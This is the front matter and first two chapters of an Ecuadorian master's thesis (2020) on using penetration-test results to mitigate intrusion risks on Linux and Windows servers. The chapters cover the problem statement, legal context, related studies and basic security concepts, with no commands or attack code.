ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

EVALUACIÓN DE MECANISMOS DE SEGURIDAD BASADOS EN RESULTADOS DE PENTESTING PARA MITIGAR RIESGOS DE INTRUSIÓN EN SERVIDORES

SAMUEL CARRASCO LLERENA

Trabajo de Titulación modalidad: Proyectos de Investigación y Desarrollo, presentado ante el Instituto de Posgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del grado de:

MAGÍSTER EN SEGURIDAD TELEMÁTICA

Riobamba - Ecuador

Septiembre – 2020

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

CERTIFICACIÓN:

EL TRIBUNAL DE TRABAJO DE TITULACIÓN CERTIFICA QUE:

El **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo,** titulado "EVALUACIÓN DE MECANISMOS DE SEGURIDAD BASADOS EN RESULTADOS DE PENTESTING PARA MITIGAR RIESGOS DE INTRUSIÓN EN SERVIDORES", de responsabilidad del señor Samuel Carrasco Llerena, ha sido prolijamente revisado y se autoriza su presentación.

Tribunal:

Dr. Juan Mario Vargas Guambo; Mag.
PRESIDENTE

Firmado electrónicamente por:
JUAN MARIO VARGAS GUAMBO

Ing. Fernando Tiverio Molina Granja, PhD.
TUTOR

Firmado electrónicamente por:
FERNANDO TIVERIO MOLINA GRANJA

Ing. Iván Mesías Hidalgo Cajo, Mag.
MIEMBRO

IVAN MESIAS HIDALGO CAJO
Firmado digitalmente por IVAN MESIAS HIDALGO CAJO
Fecha: 2020.09.28 09:48:27 -05'00'

Ing. Saúl Yasaca Pucuna, Mag.
MIEMBRO

SAUL YASACA PUCUNA
Firmado digitalmente por SAUL YASACA PUCUNA
Fecha: 2020.09.28 08:58:46 -05'00'

Riobamba, septiembre de 2020

DERECHOS INTELECTUALES

Yo, Samuel Carrasco Llerena, declaro que soy responsable de las ideas, doctrinas y resultados expuestos en el **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo**, y que el patrimonio intelectual generado por la misma pertenece exclusivamente a la Escuela Superior Politécnica de Chimborazo.

SAMUEL CARRASCO LLERENA
No. Cédula: 060304873-7

DECLARACION DE AUTENTICIDAD

Yo, Samuel Carrasco Llerena, declaro que el presente **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo,** es de mi autoría y que los resultados del mismo son auténticos y originales. Los textos constantes en el documento que provienen de otra fuente están debidamente citados y referenciados.

Como autor, asumo la responsabilidad legal y académica de los contenidos de este Proyecto de Investigación de Maestría.

SAMUEL CARRASCO LLERENA
No. Cédula: 060304873-7

DEDICATORIA

Con todo mi amor, admiración y gratitud a quienes son mi apoyo, mi inspiración y mi motivación:

A mi esposa Karlita y mis hijos Samuelito y Sarita

A mis padres, José y Teresita

Samuel

AGRADECIMIENTO

Mi eterna gratitud a quienes han sido un apoyo importante en la realización del presente trabajo de investigación:

A Dios, por su presencia en cada aspecto de mi vida y su guía en este trabajo investigativo

A mi tutor de Tesis, Ing. Fernando Molina, por su apoyo incondicional e importante aporte personal y técnico.

A los miembros de Tesis, Ing. Iván Hidalgo C. e Ing. Saúl Yasaca P., por la valiosa participación y colaboración en la realización de este trabajo.

A Ernesto Pérez y Paúl Bernal, CSIRT de CEDIA, quienes han apoyado de manera indirecta con sus ideas y procesos técnicos.

Samuel

CONTENIDO

CAPÍTULO III

CAPÍTULO IV

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

ÍNDICE DE GRÁFICOS

ÍNDICE DE ANEXOS

RESUMEN

El objetivo de este estudio es evaluar el estado actual de servidores en lo referente a vulnerabilidades de puertos abiertos de forma que, a través de Pruebas de penetración se pueda determinar si es vulnerable a través de un determinado servicio, en caso de serlo; qué acciones se podrían implementar para mitigar un riesgo de intrusión. Cada día aparecen nuevas vulnerabilidades en los servicios, por lo que, exponer servidores desactualizados a Internet, sin firewall, fuera de una DMZ (Zona Desmilitarizada) o sin un sistema antivirus es algo ilógico, impensable. La metodología usada para este proceso de evaluación o auditoría de seguridad de alto nivel es el PTES (Estándar para la Ejecución de Pruebas de Penetración) que acoge el modelo cíclico de Deming del estándar de Seguridad ISO/IEC 27001. Esta metodología incluye fases de recolección de información del objetivo a evaluar, estudiar sus vulnerabilidades y explotarlas, para esto se hace uso de herramientas hacking que son parte del sistema Operativo Kali Linux. No todos los puertos abiertos son vulnerables ni todas las vulnerabilidades son explotables, esto último refiere a que un sistema pueda ser hackeado por personas externas o no autorizadas. Para determinar esta vulnerabilidad, se realizan las pruebas de intrusión con la herramienta Metasploit Framework. Si el ataque tiene éxito, el equipo tiene el riesgo de ser atacado a través del servicio utilizado en el test. Los resultados obtenidos con la distribución chi-cuadrado, apoyan la hipótesis planteada; la implementación de mecanismos para mitigar los riesgos de intrusión a los servidores. Los servicios que presentaron vulnerabilidad explotable, como ssh y rdp, fueron detenidos. Este estudio permite conocer los métodos que un atacante utiliza para vulnerar los sistemas informáticos, esto ayudará a adoptar una actitud de precaución y de concientización en la aplicación de seguridad informática en nuestros servidores.

Palabras Clave: <SEGURIDAD TELEINFORMÁTICA>, <TEST DE PENETRACIÓN>, <INTRUSIÓN>, <PROTOCOLOS DE RED INFORMATICA>, <METASPLOIT>, <MITIGACION DE RIESGOS>, <VULNERABILIDAD A INTRUSIONES>

05-08-2020
0181-DBRAI-UPT-2020

ABSTRACT

The objective of this study is to assess the current state of servers concerning open port vulnerabilities so that penetration testing can determine whether it is vulnerable through a particular service, if so; what actions could be implemented to mitigate an intrusion risk. Every day new vulnerabilities appear in the services, so exposing outdated servers to the Internet, without a firewall, outside a DMZ (Demilitarized Zone), or without an antivirus system is illogical, unthinkable. The methodology used for this high-level security assessment or audit process is the PTES (Standard for the Execution of Penetration Tests) that embraces Deming's cyclical model of the ISO / IEC 27001 Security standard. This methodology includes collection phases of information of the objective to evaluate, study its vulnerabilities, and exploit them, for this use of hacking tools that are part of the Kali Linux operating system. Not all open ports are vulnerable and not all vulnerabilities are exploitable, the latter refers to a system that can be hacked by external or unauthorized people. To determine this limitation, perform the intrusion tests with the Metasploit Framework tool. If the attack is successful, the team is at risk of being attacked through the service used in the test. The probable results with the chi-square distribution support the hypothesis raised; the implementation of mechanisms to mitigate the risks of intrusion to servers. Services that presented exploitable vulnerability, such as ssh and rdp, were stopped. This study allows knowing the methods that an attacker uses to violate computer systems, this should adopt an attitude of caution and awareness in the application of computer security on our servers.

Keywords: <TELEINFORMING SECURITY>, <PENETRATION TEST>, <INTRUSION>, <INFORMATIC NETWORK PROTOCOLS>, <METASPLOIT>, <RISK MITIGATION>, <VULNERABILITY TO INTRUSIONS>.

CAPÍTULO I

1. INTRODUCCIÓN

1.1. Planteamiento del Problema

1.1.1. Problematización

"*No hay ningún sistema seguro cien por cien*" Simon Roses Femerling

Para un administrador de un Centro de Datos representa una constante preocupación la seguridad tecnológica ya que amenazas como robo de información, acceso no autorizado, malware y toda afectación a la Confidencialidad, Integridad y Disponibilidad de la información de los servidores ponen en consideración la implementación de mecanismos de mitigación de riesgos ante posibles ataques informáticos.

En otros casos, a la seguridad informática de los Servidores no se le presta la atención debida, tampoco se considera la prevención como parte vital de la seguridad. Generalmente los costos por la reparación de un daño informático por accesos no autorizados de terceros o por utilización externa del ancho de banda superan la inversión inicial de establecer y ejecutar políticas de seguridad.

El desafío de un administrador de sistemas informáticos es dificultar el ataque de externos agregando barreras de forma que los crackers lo vean como un objetivo difícilmente accesible. Un administrador debe profundizarse en el estudio y entendimiento de la seguridad de sistemas. Gran parte de los problemas de seguridad se presentan por la actuación tardía del responsable informático. Las soluciones que actualmente existen para gestionar vulnerabilidades tienen sus riesgos y/o desafíos:

"*Los **riesgos** incluyen dejar las vulnerabilidades sin reparar por períodos prolongados de tiempo, compartir vulnerabilidades específicas con entidades malintencionadas, proporcionar controles de acceso de usuarios limitados o inadecuados, carecer de monitoreo de acceso / descarga de datos, informar de manera inconsistente entre diferentes unidades de negocios, no exigir la responsabilidad de los equipos quién resuelve las vulnerabilidades, etc*" (Estados Unidos Patente nº US009253202B2, 2016, pág. 14) .

"*Los **desafíos** incluyen confiar en las hojas de cálculo administradas manualmente para informar y rastrear las vulnerabilidades, almacenar datos de vulnerabilidades en un sitio de puntos compartidos no protegidos / no compatibles, proporcionar controles de acceso débiles en*

torno a los datos de vulnerabilidades, liberar informes de vulnerabilidades de manera inconsistente de forma recurrente, asignando vulnerabilidades sistemáticamente a los grupos equivocados, confiando en correos electrónicos / llamadas telefónicas / reuniones para hacer un seguimiento y / o escalar vulnerabilidades, utilizando un proceso de excepción / supresión basado en papel tedioso y difícil, utilizando el correo electrónico para aprobar la excepción y / o solicitudes de supresión, no proporciona pistas de auditoría de cumplimiento, carece de integración con cualquier proceso de ITIL (biblioteca de infraestructura de TI), carece de escalabilidad, carece de integración con la base de conocimientos de un proveedor de servicios (utilizada para la remediación), etc" (Estados Unidos Patente nº US009253202B2, 2016, pág. 14).

FIGURA 1-1. Análisis de riesgo.
Fuente: (López, Ricardo, 2018, p. 10)

La ***vulnerabilidad*** es la debilidad o el grado de exposición de un sistema informático, que puede comprometer su seguridad de forma parcial o total. Está relacionado directamente con la *amenaza* y el *riesgo*.

Tabla 1-1: Vulnerabilidades según su función

GRUPO	DEFINICIÓN
Diseño	• Incorrecto diseño de protocolos en las redes de datos. • Deficientes políticas de seguridad establecidas.
Implementación	• Existencias de puertas traseras (backdoors) en los sistemas operativos, sistemas informáticos y dispositivos. • Buffers u overflows en aplicaciones desarrolladas. • Sistemas no actualizados con los respectivos parches.
Uso	• Configuraciones inadecuadas de los sistemas. • Falta de concientización o de capacitación a los responsables de TI o a los usuarios respecto del manejo o de las fallas en los sistemas informáticos. • No existencia de recursos de seguridad informática.
Vulnerabilidad de día cero	• Ataques contra los sistemas o aplicaciones que presentan vulnerabilidades no detectadas por los usuarios y/o fabricantes.

Fuente: (López, Ricardo, 2018, p. 11)

Es importante y necesario la realización de auditorías informáticas a nuestros sistemas de forma periódica, así como mantener los sistemas operativos actualizados y hardenizados debido al incesante surgimiento diario de vulnerabilidades.

Cuando se habla de servidores y su seguridad, se sabe que el equipo contiene información importante concerniente a la empresa. Esta información debe ser protegida de forma que no sea vulnerada (alterada, espiada o borrada). "*La información es el activo más valioso de la empresa, después del activo humano… El problema es que esa información,…, corre el riesgo de ser dañada, o su flujo puede ser obstruido…*" (Baca Urbina, Gabriel, 2016, pág. 8).

Hablar de seguridades es entender la existencia de riesgos, entendiéndose como riesgo informático el impacto que ocasiona un evento particular. El riesgo define la probabilidad latente de que un hecho ocurra causando efectos de vulnerabilidades y amenazas. La determinación de la existencia de un riesgo está dada por la probabilidad de que ocurra un evento por la magnitud de impacto (López, Ricardo, 2018, p. 10).

Según la CIIFEN, en su publicación (CIIFEN, 2017), el Riesgo es "la combinación de la probabilidad de que se produzca un evento y sus consecuencias negativas. Los factores que lo componen son la amenaza y la vulnerabilidad"

RIESGO TOTAL = **VULNERABILIDAD** x **AMENAZA**

Por lo tanto, podría decirse que, **si no existen *amenazas* no existe Riesgo** y, **si no existen *vulnerabilidades* tampoco existe Riesgo.**

"*Tenemos que asumir que la seguridad total es imposible. Ante cualquier barrera física o lógica, el atacante buscará una forma de romperla o rodearla. Así ha sido hasta ahora y seguirá ocurriendo. Debemos tomar todas las medidas que estén a nuestro alcance y entren en nuestro presupuesto, pero su eficacia dependerá del interés que otros tengan por acceder a nuestros datos y sistemas*" (Roa Buendía, 2013, pág. 3)

La amenaza refiere a todo evento, ocurrencia o persona con potencial para causar afectación a un sistema informático, entre los daños más relevantes se lista: robo, alteración, divulgación, destrucción, indisponibilidad de los servicios. La manifestación de una amenaza se realiza en un lugar específico con cierta una duración e intensidad lo que conlleva a la materialización del riesgo.

Un ***Ataque informático***, son las acciones deliberadas cometidas por actores internos o externos para afectar un sistema informático, redes de datos, etc. para causar perjuicios o daños convenientes. Quienes realizan estas acciones son conocidos como piratas informáticos, clasificados de acuerdo al objetivo del ataque.

La seguridad en servidores es tan importante como la seguridad de la red debido a que contienen una gran cantidad de información vital de una empresa. Si un servidor está comprometido, todos sus contenidos pueden estar disponibles para que un pirata informático los manipule o robe a su gusto.

1.2. Formulación del Problema

¿El resultado de Pruebas de Penetración en servidores permitirá establecer mecanismos de mitigación de riesgos de seguridad?

1.2.1. Sistematización del Problema

- ¿Cómo se está evaluando actualmente el estado de la seguridad informática en los servidores?
- ¿Cuáles son los servicios con puertos abiertos que presentan vulnerabilidades explotables por atacantes informáticos en los servidores?
- ¿Cuáles son las técnicas de ataques que podrían utilizarse ante un eventual ataque a servicios con puertos abiertos?

1.3. Justificación

1.3.1. Justificación Teórica

"*Sea Proactivo: Descubra las vulnerabilidades antes de que otro lo haga*" (Tori, 2008).

La existente y creciente ola de ataques a los sistemas informáticos en el mundo hacen replantarse cada vez las formas de prevenir o mitigar las intrusiones de forma que el impacto de afectación sea menor y controlable.

El estado ecuatoriano a través del Código Orgánico Integral Penal (COIP), así como los diferentes países a nivel mundial han establecido leyes que penalizan las acciones delictivas en el área informática con la finalidad de garantizar el derecho de las personas.

El COIP en el Capítulo Tercero: DELITOS CONTRA LOS DERECHOS DEL BUEN VIVIR Sección Tercera, Art. **232**; menciona: "***Ataque a la integridad de sistemas informáticos***.- *La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de* libertad de tres a cinco años*...*" (Código Orgánico Integral Penal - COIP, 2014, p. 37).

El COIP en el Capítulo Tercero: DELITOS CONTRA LOS DERECHOS DEL BUEN VIVIR Sección Tercera, Art. **234**; menciona: "***Acceso no consentido a un sistema informático, telemático o de telecomunicaciones***.- *La persona que sin autorización acceda en todo o en parte a un sistema informático o sistema telemático o de telecomunicaciones o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho, para explotar ilegítimamente el acceso logrado, modificar un portal web, desviar o redireccionar de tráfico de datos o voz u ofrecer servicios que estos sistemas proveen a terceros, sin pagarlos a los proveedores de servicios legítimos, será sancionada con la pena privativa de la libertad de tres a cinco años*" (Código Orgánico Integral Penal - COIP, 2014, p. 37).

Pero, ¿qué es lo que está causando que los servidores de datos sean atacados, vulnerados y comprometidos? - las falencias de seguridad que presentan, el poco o inexistente conocimiento en materia de seguridad de los administradores y su consecuente administración deficiente de los servidores, el desinterés y la propia cultura de seguridad informática que tienen las organizaciones hacen posible que cada vez más sistemas sean atacados; aunque también tiene que ver con la astucia y amplios conocimientos de los atacantes en materia de redes, servidores y recursos informáticos.

Las mencionadas razones han permitido que los servidores presenten riesgos de seguridad a través de puertos abiertos, sistemas no hardenizados, no se cuentan con políticas correctas de firewall, tampoco se consideran las DMZ, por mencionar algunas.

Muchas investigaciones abarcan el tema de seguridad a nivel de **red**, es decir, la protección de la información que está circulando entre dispositivos, ya sea a través del estudio con herramientas como Wireshark, Snort, Sniffers y su detección, distintos tipos de auditorías, Monitoreo y visualización del tráfico de la red, filtrado pcap, HoneyPots, HoneyBot, HoneyNets o a través del estudio de protocolos de transmisión como: RIP, OSPF, BGP, SNMP.

El propósito del presente trabajo de investigación, es estudiar la seguridad en **Servidores Linux y Windows**, partiendo de las vulnerabilidades detectadas con Pentesting, de forma que se pueda establecer mecanismos para mitigación de riesgos de seguridad a través de una guía de mejores prácticas.

A través de esta investigación, se profundizará en el tema de la seguridad informática, adquiriendo diferentes conceptos de vulnerabilidades, así como entender conceptos más técnicos para poder aplicarlos en el presente. Se explicarán los tipos de riesgos y amenazas, cómo actúan. Esto ayudará a entender las diferentes amenazas que existen y como reducir el riesgo al ser atacados a través de estas.

Se entenderá más claramente qué es lo que buscan los criminales cibernéticos y cuál es el propósito de atacar a nuestros Recursos Informáticos almacenados. Así, con el análisis de vulnerabilidades de un sistema operativo y sus servicios, se podrán establecer ciertos mecanismos para mitigar los riesgos de seguridad informática pasando por el hecho de tomar conciencia de seguridad.

La norma ISO 27001 SGSI (Sistema de Gestión de Seguridad de la Información), contiene Políticas de seguridad, aunque también existen varios estándares que contemplan la Seguridad Informática.

La existencia de la norma ISO 27001 permite gestionar la seguridad ya que se basa en un sistema de Gestión de la Seguridad de la Información conocido como SGSI, que bien implantado en una organización, "*permitirá hacer un análisis de los requerimientos de la seguridad de nuestro entorno, con ellos podremos crear procedimientos de mantenimientos y puesta a punto y aplicar controles para medir la eficacia de nuestro trabajo. La norma contempla cada uno de estos requisitos y nos ayuda a organizar todos los procedimientos. Todas estas acciones protegerán a la empresa frente a amenazas y riesgos que puedan poner en peligro nuestros niveles de competitividad, rentabilidad y conformidad legal para alcanzar los objetivos de la organización*" (Marchionni, Enzo Augusto, 2011, p. 90).

La norma ISO 27001, permite que cada empresa establezca mecanismos que puedan mitigar los riesgos de seguridad, los mismos que deben realizarse de manera constante ya que a diario surgen nuevas vulnerabilidades informáticas, así como formas de vulnerarlas para acceder a un servidor de forma no autorizada por terceros

Figura 2-1: Normas, Estándares y Leyes.
Realizado (Carrasco, Samuel, 2019)

Pero, ¿qué se ha investigado en los últimos años a nivel local e internacional con respecto al tema de la mitigación de riesgos de seguridad, dejando constancia a través de una documentación completa?

- En el Trabajo de Titulación para la maestría en Interconectividad de Redes: "ANÁLISIS DE VULNERABILIDADES EN REDES ETHERNET UTILIZADAS PARA LA COMPUTACIÓN EN MALLA CON UN MIDDLEWARE FREE SOURCE UTILIZANDO LA METODOLOGÍA PPDIOO" (Gavilanez Sagñay, 2019). Se realiza el estudio de análisis de vulnerabilidades de **Redes Ethernet** en malla con Middleware a través de la interceptación y denegación de paquetes, finalmente se propone mejoras en la disponibilidad y seguridad con la tecnología PPDIOO

- En la memoria: "TFM – EXPLOTACIÓN DE SISTEMAS WINDOWS Y PENTESTING" (Blanco López, 2018). A través de pruebas de penetración se realiza un análisis de fallos de seguridad en **sistemas Windows**, finalmente demostrando con la explotación de una vulnerabilidad a través de un módulo creado de metasploit.

- En el Trabajo de titulación: "ATAQUE APLICADO A MÁQUINAS VIRTUALES WINDOWS SERVER 2008 Y LINUX CENTOS EN ENTORNO CONTROLADO PARA DESARROLLO DE BUENAS PRÁCTICAS DE SEGURIDAD" (Patiño Castro, Julian, 2018). Se propone un estudio para identificar vulnerabilidades en los protocolos **FTP** y **HTTP** de equipos **Windows Server 2008 y CentOS** de forma que se determinen mejoras para una implementación a futuro.

- En el Trabajo de Titulación: "HACKING ÉTICO PARA ANALIZAR Y EVALUAR LA SEGURIDAD INFORMÁTICA EN LA INFRAESTRUCTURA DE LA EMPRESA PLASTICAUCHO INDUSTRIAL S.A" (Rojas Buenaño, 2018). Se enfoca en hacer un análisis general de la seguridad en la **infraestructura** de una empresa en particular. Para el estudio no se utiliza el método científico ni tampoco algún método de inferencia estadística para demostración de hipótesis.

- En el Proyecto de Titulación para la maestría en Seguridad Telemática: "MECANISMOS PARA MITIGAR RIESGOS GENERADOS POR LA INTRUSIÓN EN ROUTERS DE FRONTERA BASADOS EN RESULTADOS DE UN HONEYPOT VIRTUAL" (Hurtado, Luis, 2017). se realiza un trabajo de investigación para mitigación de riesgos de seguridad en **Routers** a través del estudio de protocolos de enrutamiento.

- En el Proyecto de Titulación para la maestría en Seguridad Telemática: "PROPUESTA DE UN MÉTODO UTILIZANDO TÉCNICAS DE PROGRAMACIÓN SEGURAS PARA EL DESARROLLO DE APLICACIONES WEB EN ENTORNO PHP PARA MITIGAR RIESGOS POTENCIALES DE SEGURIDAD" (Monar Monar, Jofre, 2017). Se propone un método para mitigación riesgos de seguridad en **aplicaciones web**.

- En el Proyecto de Titulación: "IDENTIFICACIÓN DE VULNERABILIDADES DE LOS SERVICIOS TECNOLÓGICOS DE LA UNIÓN DE COOPERATIVAS DE AHORRO Y CRÉDITO DEL NORTE APLICANDO LA PRÁCTICA DE PENTESTING" (Erazo Bastidas, 2017). Se realiza el estudio general de Seguridad en la **infraestructura** de empresa particular utilizando el proceso de Pentesting. Para el estudio no se utiliza el método científico ni tampoco algún método de inferencia estadística para demostración de hipótesis.

- En Proyecto de Titulación para la maestría en Seguridad Telemática: "PROPUESTA DE MEJORES PRÁCTICAS PARA EL ESTABLECIMIENTO DE POLÍTICAS DE SEGURIDAD INFORMÁTICA BASADO EN HONEYNET VIRTUALES" (Palmay López, 2017). Basa su estudio de HoneyNet, que permite el monitoreo del comportamiento de los atacantes para hacer una propuesta de mejores prácticas de Seguridad.

- En la revista: "PENTESTING EMPLEANDO TECNICAS DE ETHICAL HACKING EN REDES IPv6" (Rojas Osorio, Medina Cardenas, & Rico Bautista, 2016). A través de herramientas de GNU/Linux que permiten utilización de herramientas de Hacking Ético para **redes IPv6**, se realiza todo el proceso de Pentesting para finalmente exponer las vulnerabilidades y hacer un análisis de los mismos.

- En la tesis: "PROPUESTA METODOLÓGICA PARA REALIZAR PRUEBAS DE PENETRACION EN AMBIENTES VIRTUALES" (Quispe Palacios & Pérez Vinueza, 2016). Se propone una **metodología** para realización de Pentesting en Maquinas Virtualizadas.

- En la tesis para ingeniería: "APLICACIÓN DE HACKING ÉTICO PARA LA DETERMINACIÓN DE AMENAZAS, RIESGOS Y VULNERABILIDADES DE LA RED INALÁMBRICA DE UNA INSTITUCIÓN" (Morales Bonilla, 2015). Refiere al estudio de vulnerabilidades en la **red inalámbrica** con apoyo en la metodología ISSAF draft 0.2, para proponer la implementación de controles basados en las normas ISO/IEC 27002:2013 y 27033-7 inalámbrica.

El enfoque que se propone establecer en el presente trabajo de investigación, es el de establecer mecanismos de mitigación de riesgos de seguridad partiendo de una Examen de Penetración en Servidores Linux y Windows. El estudio integra todos los pasos de Pentesting: **Identificación del objetivo, escaneo de puertos, explotación de puertos vulnerables, informe final** con sus recomendaciones para mitigación de forma que se pueda disminuir el impacto de un posible ataque.

¿Por qué realizar un estudio de vulnerabilidades a través de Pruebas de Penetración?

- Porque cada vez se hace necesario profundizar en el tema de seguridad informática.
- Por el cumplimiento regulatorio a empresas que deben cumplir estándares como la ISO/IEC 27001 o porque necesitan verificar las seguridades de sus sistemas de forma periódica.
- Por Mejores Prácticas de Seguridad, ya que más allá de un cumplimiento regulatorio, muchas normas aceptadas globalmente como ISO y COBIT recomiendan ejecuciones periódicas de Pentesting como parte de una gestión proactiva de seguridad.
- Por obligaciones contractuales entre organizaciones y sus clientes o socios.

Pentesting es la mejor opción para evidenciar de una manera segura vulnerabilidades y debilidades, es una examinación activa sobre medidas de seguridad informática, actualmente existe una potencial exposición al riesgo de ataques por lo que el aseguramiento de la información es un auténtico desafío. Mediante el Pentesting (Test de penetración) es posible determinar el nivel de seguridad informática interna y externa a través de la determinación del grado de acceso que un atacante tendría.

Las Pruebas de penetración permiten observar vulnerabilidades que pueden ser observadas y explotadas por personas no autorizadas, antiguos empleados, crackers, competidores, ladrones, etc. Permite además realizar el ataque con herramientas de Hacking de forma que pueda determinar las vulnerabilidades que son explotables (debe saberse que no todas las vulnerabilidades encontradas son explotables)

¿Cuál es la diferencia entre Hacking ético y Auditoría Informática?

El Pentesting hace su enfoque en vulnerabilidades encontradas en un sistema con el respectivo proceso de explotación, comprobándose de esta manera la resistencia de un sistema ante posibles ataques.

La Auditoría Informática se enfoca en las políticas de seguridad de una compañía y su cumplimiento. Busca validar los controles de seguridad.

1.3.2. Justificación Práctica

El espacio base de la investigación del presente trabajo de titulación es el conjunto de servidores académicos de la Unidad Educativa San Felipe Neri de la ciudad de Riobamba, los cuales servirán para comprobación y pruebas de los mecanismos de mitigación de riesgos de intrusión, de forma que se cubran las inquietudes de seguridad informática de servidores, como:

- ¿Ante la creciente ola de ataques a nivel mundial, están protegidos nuestros servidores?
- ¿Qué consideraciones de seguridad no se están tomando en cuenta y que podrían dejar expuestos los servidores ante un posible ataque?
- ¿Cuáles son las técnicas más frecuentes de ataque que se utilizan para vulnerar servidores?
- ¿Cuáles son las recomendaciones de mecanismos de mitigación para disminuir el impacto ante un posible ataque?

La línea de investigación que se sigue en el presente trabajo se basa en uno de los componentes establecidos en la ESPOCH que a su vez coincide con uno de los tópicos de la SENESCYT, siendo el propósito el de generar una base científica que permita investigar procesos y problemas en beneficio del país; esta línea es la de **Seguridad Teleinformática**. (ANEXO E)

La mencionada línea de investigación hace su enfoque en el estudio y análisis de las debilidades de seguridad para seguidamente a través de métodos, mitigar riegos de ataques a los sistemas objetos de estudio.

1.4. Objetivos de la Investigación

1.4.1. General

Evaluar mecanismos de seguridad basados en Pentesting con herramientas de Software Libre para mitigar riesgos de seguridad en servidores de plataforma Linux y Windows.

1.4.2. Específicos

- Caracterizar los riesgos de seguridad a través del escaneo de puertos para evaluar el estado de seguridad de los servidores.
- Generar escenarios de prueba con máquinas virtuales que contengan los sistemas operativos de los servidores y sus puertos abiertos encontrados para la puesta en marcha de Pentesting
- Analizar estadísticamente los resultados de Pentesting obtenidos antes y después de la aplicación de los mecanismos de mitigación en las vulnerabilidades encontradas.
- Proponer una guía de mejores prácticas para mitigación de riesgos de seguridad en los puertos y servicios de servidores Linux y Windows.

CAPÍTULO II

2. MARCO TEÓRICO REFERENCIAL Y CONCEPTUAL

Pentesting (Prueba de Penetración) es una práctica que permite probar la seguridad de un sistema informático, aplicación web o red de forma que se pueda encontrar vulnerabilidades que un atacante pueda explotar. (Díaz, Fernando, 2017)

Según **Franco, Perea & Tovar**, "*Se conoce como prueba de penetración (penetration test o pentest) a la valoración de la seguridad de un sistema computacional en la que un evaluador lleva a cabo ataques del mundo real para identificar métodos para eludir los mecanismos de seguridad de una aplicación, sistema o red*" (Franco, David; Perea, Jorge; Tovar, Luis, 2013).

En fin, el objetivo principal del Pentesting es el de poder determinar las vulnerabilidades de un sistema. También se puede utilizar para comprobar el cumplimiento de las políticas de seguridad en una empresa.

Los test de penetración siempre girarán en torno a las variaciones que puedan presentarse de forma que pueda observarse el comportamiento de las aplicaciones y servicios, para que se garantice el buen funcionamiento de los equipos o software objetos de la examinación.

El Pentester desde el punto de vista individual se menciona que, "*El hacking ético describe el arte del Pentester: el objetivo es medir el nivel de seguridad del Sistema de Información de una empresa a través de los test o pruebas de penetración para revelar y corregir los fallos de seguridad*" (ACISSI, 2015, p. 133).

El Pentester desde el punto de vista comercial se menciona que, "El Hacking Ético es un servicio de auditoría de Tecnología Informática que ofrecen ciertas empresas especializadas con la finalidad de evaluar de forma integral la seguridad de un sistema informático".

El Pentester también es conocido como: *Auditor de Sistemas, Oficial de Seguridad, Hacker Ético.*

Ricardo López menciona que: "*La seguridad informática, es la disciplina que se encarga de proteger la integridad, disponibilidad y confidencialidad de los sistemas informáticos y su información, expresa la condición de aplicar la protección hacia la rama computacional y la teleinformática, la cual busca ante todo, prevalecer el cuidado y la prevención de la información que se maneja y circula en estos medios informáticos*" (López, Ricardo, 2018, p. 8).

Uno de los mayores desafíos en seguridad informática es poder encontrar el balance entre la disponibilidad de los recursos, su integridad y confiabilidad, es decir; encontrar un equilibrio entre la protección y la utilidad. Contar con un plan de contingencia ante un ataque o una falla facilitará la recuperación de los sistemas y en casos más graves, se tendrá una recuperación más rápida ante la existencia de backups.

Cada día surgen nuevas herramientas utilizadas por crackers para vulneración de sistemas, consecuentemente, los procesos de seguridad informática deben ir evolucionando. La seguridad tecnológica y de la información es una tarea desafiante que necesita un nivel alto de atención. (Arnedo, Pedro, 2014)

No existe una metodología o procedimiento claro que permita entender "cómo" se realiza un ataque informático, lo que se podría es describir una taxonomía de ataques para poder entender cómo actúa un cracker, entendiéndose que, desde el punto de vista de Seguridad Informática, un Hacker es quien busca vulnerabilidades para proveer seguridad informática.

De acuerdo a **Viver**, en su tesis de titulación describe un ***ataque informático*** como "*una acción intencionada o no, mediante la cual se accede a un sistema informático o red sin autorización alguna, este ataque se puede llevar a cabo por parte de personas con grandes conocimientos en informática e incluso con conocimientos básicos, y que buscan causar algún tipo de daño como puede ser el robo, copia, daño, alteración, borrado de información importante para el propietario de la misma*" (Viver, Aydee, 2016, p. 21).

Diego Ortíz en su trabajo de titulación menciona que: "*vulnerabilidad se refiere a un fallo o debilidad en un sistema informático, el cual permite a un delincuente informático acceder sin autorización*" (Ortíz, Diego, 2015, p. 13); por su parte la **National Institute of Standars and Technolog**y expresa que "*Una vulnerabilidad es una debilidad en un sistema de información, procedimiento de seguridad del sistema, controles internos o implementación que podría ser explotada por una fuente de amenaza*" (NIST, 2012, p. 9).

2.1. Principales problemas internos que afectan a la seguridad

Excusas:

Muchos Líderes y Gerentes de empresas manifiestan un nivel representativo de disculpas al momento de hacer tangible la necesidad de implementar o aumentar los niveles de control sobre la Seguridad de la Información.

- No tengo secretos que ocultar
- La seguridad es un gasto, y no una inversión
- La seguridad no me permite mantener un rendimiento adecuado de mis sistemas

Desconocimiento = Falta de cultura + Conciencia de asegurar la información

La Seguridad de la Información *es una Inversión*, *no un Gasto*: En términos financieros una Inversión es algo tangible o intangible en la que el capital permanece intacto, y genera valores agregados como:

- Confianza de los Clientes
- Posicionamiento, respeto y buen nombre
- Organización Competitiva
- Mejoramiento Continuo

Falta de Ética Profesional:

Muchos profesionales Informáticos, carecen de una ética profesional en cuestión de aseguramiento de la información, lo que los convierte en una amenaza para los sistemas Informáticos Corporativos.

Recurso Humano:

"La cadena de seguridad se rompe por el eslabón más débil: **el usuario**"

Con el implemento de controles de seguridad, tales como Firewalls, IDS, IPS, etc, los ataques han evolucionado, por ejemplo: *Scripting* y *SQL Inyection* afectan en capas superiores del modelo de referencia OSI, como la capa de Aplicación.

Muchos de los ataques informáticos provienen del personal de la empresa; por inconformidades, desmotivación o enojo, quienes tienen acceso privilegiado al sistema o a parte de él.

Software Ilegal:

Consecuencias legales: podría traducirse en una **sanción económica ante el propietario**
